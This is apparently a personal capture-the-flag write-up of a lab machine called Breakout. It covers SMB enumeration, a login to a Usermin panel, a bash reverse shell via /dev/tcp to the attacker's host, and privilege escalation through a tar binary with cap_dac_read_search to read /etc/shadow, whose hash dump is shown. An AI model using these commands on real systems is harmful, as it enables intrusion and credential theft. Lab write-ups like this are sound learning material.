└─# nmap -sC -p139,445 -sV 192.168.174.130
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-02 16:41 EST
Nmap scan report for 192.168.174.130
Host is up (0.00080s latency).

PORT    STATE SERVICE     VERSION
139/tcp open  netbios-ssn Samba smbd 4.6.2
445/tcp open  netbios-ssn Samba smbd 4.6.2
MAC Address: 00:0C:29:26:73:A1 (VMware)

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: BREAKOUT, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-time:
|   date: 2022-02-02T21:42:11
|_  start_date: N/A
```





I attempted to manually see if I could access SMB.

On smb://192.168.174.130:139 - it failed

On smb://192.168.174.130:445 - I got in and there was nothing there or not shown | Windows share


```
┌──(root💀kali)-[/home/kali]
└─# nmap -p139 --script smb-protocols 192.168.174.130
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-02 16:52 EST
Nmap scan report for 192.168.174.130
Host is up (0.00076s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
MAC Address: 00:0C:29:26:73:A1 (VMware)

Host script results:
| smb-protocols:
|   dialects:
|     2.0.2
|     2.1
|     3.0
|     3.0.2
|_    3.1.1

Nmap done: 1 IP address (1 host up) scanned in 0.97 seconds

┌──(root💀kali)-[/home/kali]
└─# nmap -p445 --script smb-protocols 192.168.174.130
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-02 16:52 EST
Nmap scan report for 192.168.174.130
Host is up (0.00068s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:26:73:A1 (VMware)

Host script results:
| smb-protocols:
|   dialects:
|     2.0.2
|     2.1
|     3.0
|     3.0.2
|_    3.1.1
```


```
┌──(kali㉿kali)-[~]
└─$ nbtscan 192.168.174.130
Doing NBT name scan for addresses from 192.168.174.130

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.174.130  BREAKOUT         <server>  BREAKOUT         00:00:00:00:00:00
```

nbtscan scans networks for NetBios name information.

Googling and searching ways of enumerating SMB I came across a tool called enum4linux. It enumerates information for Windows and Samba systems. This tool gathers a lot of information and I quite like it, I think this a tool that I will using quite a bit.

```
┌──(kali㉿kali)-[~]
└─$ enum4linux -a 192.168.174.130                                          1 ×
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed F
b  2 17:13:09 2022

 ==========================
|    Target Information    |
 ==========================
Target ..... 192.168.174.130
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 =====================================================
|    Enumerating Workgroup/Domain on 192.168.174.130    |
 =====================================================
[+] Got domain/workgroup name: WORKGROUP

 ============================================
|    Nbtstat Information for 192.168.174.130    |
 ============================================
Looking up status of 192.168.174.130
        BREAKOUT        <00> -         B <ACTIVE>  Workstation Service
        BREAKOUT        <03> -         B <ACTIVE>  Messenger Service
        BREAKOUT        <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00
```





This is information that stuck out to me and caught my eye, most especially in the second screen shot above (2/3) there is a local user - cyber.

So I have a local user named cyber, maybe I can try to log in somewhere? What comes to mind are those log in pages from earlier.

What also comes to mind is the decrypted message I got earlier from the Apache default webpage → view source → ~~CENSOREDPASSWORD~~


I already tried default/common credentials on both log in pages with no success.

https://192.168.174.130:10000


https://192.168.174.130:20000

I tried user: cyber | password: ~~CENSOREDPASSWORD~~ on https://192.168.174.130:10000 and login failed


I went to https://192.168.174.130:20000 next and got a successful log in.




Going to go through this and see what I can find.



Account information page



Under applications you can upload and download files.



But at the very bottom there is something even more interesting, a command line, shell access from this local user. Time for a reverse shell.

Exploitation

I am going to begin exploiting though the local users command line interface.

```
[cyber@breakout ~]$ whoami
 cyber
[cyber@breakout ~]$ id
 uid=1000(cyber) gid=1000(cyber) groups=1000(cyber),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
[cyber@breakout ~]$
```

Set up a listener

```
nc -nvlp 4444
```

Host a webserver in the directory where my reverse shell script is in

```
┌──(kali㉿kali)-[~/exploits]
└─$ ls
reverseshell.pl  webmin.sh
┌──(kali㉿kali)-[~/exploits]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Reverse shell with bash

```
[cyber@breakout ~]$ sh -i >& /dev/tcp/192.168.174.128/4444 0>&1
```

```
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.174.128] from (UNKNOWN) [192.168.174.130] 47516
sh: 0: can't access tty; job control turned off
$ whoami
cyber
$ id
uid=1000(cyber) gid=1000(cyber) groups=1000(cyber),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
$
```

```
$ ls
tar
user.txt
$ pwd
/home/cyber
$ file tar
tar: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, Bui
ldID[sha1]=727740cc46ed2e44f47dfff7bad5dc3fdb1249cb, for GNU/Linux 3.2.0, stripped
$ cat user.txt
3mp!r3{You_Manage_To_Break_To_My_Secure_Access}
$
```

```
$ file tar
tar: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=727740cc46ed2e44f47dfff7bad5dc3fdb1
249cb, for GNU/Linux 3.2.0, stripped
$ getcap tar
tar cap_dac_read_search=ep
$
```

Root directory

```
$ ls -l
total 68
lrwxrwxrwx   1 root root     7 Oct 19 08:08 bin -> usr/bin
drwxr-xr-x   3 root root  4096 Oct 19 08:24 boot
drwxr-xr-x  17 root root  3180 Feb  1 16:46 dev
drwxr-xr-x  73 root root  4096 Feb  5 02:19 etc
drwxr-xr-x   3 root root  4096 Oct 19 08:24 home
lrwxrwxrwx   1 root root    30 Oct 19 08:19 initrd.img -> boot/initrd.img-5.10.0-9-amd64
lrwxrwxrwx   1 root root    30 Oct 19 08:19 initrd.img.old -> boot/initrd.img-5.10.0-8-amd64
lrwxrwxrwx   1 root root     7 Oct 19 08:08 lib -> usr/lib
lrwxrwxrwx   1 root root     9 Oct 19 08:08 lib32 -> usr/lib32
lrwxrwxrwx   1 root root     9 Oct 19 08:08 lib64 -> usr/lib64
lrwxrwxrwx   1 root root    10 Oct 19 08:08 libx32 -> usr/libx32
drwx------   2 root root 16384 Oct 19 08:08 lost+found
drwxr-xr-x   3 root root  4096 Oct 19 08:08 media
drwxr-xr-x   2 root root  4096 Oct 19 08:08 mnt
drwxr-xr-x   2 root root  4096 Oct 19 08:08 opt
dr-xr-xr-x 184 root root     0 Feb  1 16:45 proc
drwx------   6 root root  4096 Oct 20 07:53 root
drwxr-xr-x  18 root root   500 Feb  2 16:18 run
lrwxrwxrwx   1 root root     8 Oct 19 08:08 sbin -> usr/sbin
drwxr-xr-x   2 root root  4096 Oct 19 08:08 srv
dr-xr-xr-x  13 root root     0 Feb  1 16:45 sys
drwxrwxrwt  12 root root  4096 Feb  5 01:27 tmp
-rw-r--r--   1 root root   851 Oct 19 13:51 usermin-setup.out
drwxr-xr-x  14 root root  4096 Oct 19 08:08 usr
drwxr-xr-x  14 root root  4096 Oct 19 13:48 var
lrwxrwxrwx   1 root root    27 Oct 19 08:19 vmlinuz -> boot/vmlinuz-5.10.0-9-amd64
lrwxrwxrwx   1 root root    27 Oct 19 08:19 vmlinuz.old -> boot/vmlinuz-5.10.0-8-amd64
-rw-r--r--   1 root root  2067 Oct 19 13:48 webmin-setup.out
$
```

I had to google around to see what I can do from here and the first two searches of 'cap_dac_read_search=ep' are about privilege escalation.

Instead of doing it the way I did you can do a recursive search through the whole system with the following command

```
getcap -r / 2>/dev/null
```

Flags

- -r stands for recursive search
- / search the whole system

tar is a binary, use getcap to display capabilities of this binary file.

https://nxnjz.net/2018/08/an-interesting-privilege-escalation-vector-getcap/

https://www.hackingarticles.in/linux-privilege-escalation-using-capabilities/

To sum up 'cap_dac_read_search', tar has read access to anything, we can read stuff that requires root access.

etc/shadow

```
./tar -cvf shadow.tar /etc/shadow
```

./tar: Removing leading `/' from member names /etc/shadow


```
./tar -xvf shadow.tar
```

```
cat etc/shadow
```


```
$ cat shadow.tar
etc/shadow0000640000000000000052000000152014133621403012037 0ustar  rootshadowroot:$y$j9T$M3BDdkxYOlVM6ECoqwUFs.$Wyz40CNLlZCFN6Xltv9AAZAJY5S3aDvLXp0tmJKlk6A:18919:0:99999:7
:::
daemon:*:18919:0:99999:7:::
bin:*:18919:0:99999:7:::
sys:*:18919:0:99999:7:::
sync:*:18919:0:99999:7:::
games:*:18919:0:99999:7:::
man:*:18919:0:99999:7:::
lp:*:18919:0:99999:7:::
mail:*:18919:0:99999:7:::
news:*:18919:0:99999:7:::
uucp:*:18919:0:99999:7:::
proxy:*:18919:0:99999:7:::
www-data:*:18919:0:99999:7:::
backup:*:18919:0:99999:7:::
list:*:18919:0:99999:7:::
irc:*:18919:0:99999:7:::
gnats:*:18919:0:99999:7:::
nobody:*:18919:0:99999:7:::
_apt:*:18919:0:99999:7:::
systemd-timesync:*:18919:0:99999:7:::
systemd-network:*:18919:0:99999:7:::
systemd-resolve:*:18919:0:99999:7:::
messagebus:*:18919:0:99999:7:::
cyber:$y$j9T$x6sDj5S/H0RH4IGhi0c6x0$mIPyCIactTA3/gxTaI7zctfCt2.EOGXTOW4X9efAVW4:18919:0:99999:7:::
systemd-coredump:!*:18919:::::
$
```


Exploitation

```
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usermin-setup.out
usr
var
vmlinuz
vmlinuz.old
webmin-setup.out
```




From root directory to /var to see if there are any logs, what caught my attention first is the backups directory.





.old_pass.bak? Can't read, need root access, I am going to privilege escalation capability discovered earlier.



Got the password

Root!, there was a r00t.txt but it wasn't letting me cat it out for some reason, I could've directly logged into the machine it self but

that’s alright.

Conclusion

This was a fun machine for sure. It was labeled as easy and it was, but it had somethings that caught me by surprise and honestly taught me a lot. I got stuck once I did the reverse shell on the local user. I was searching around trying to see what was vulnerable and what I could do. I tried to download linpeas into the local host but I was getting connection failed with wget and I couldn't use curl. Thinking about it now as I write this, I think there was another way I could've done it. Either way, through some extensive google searching and such I discovered the getcap privilege escalation vulnerability for Linux and took good notes on that. Overall, a very fun machine and I can't wait to get started on the next.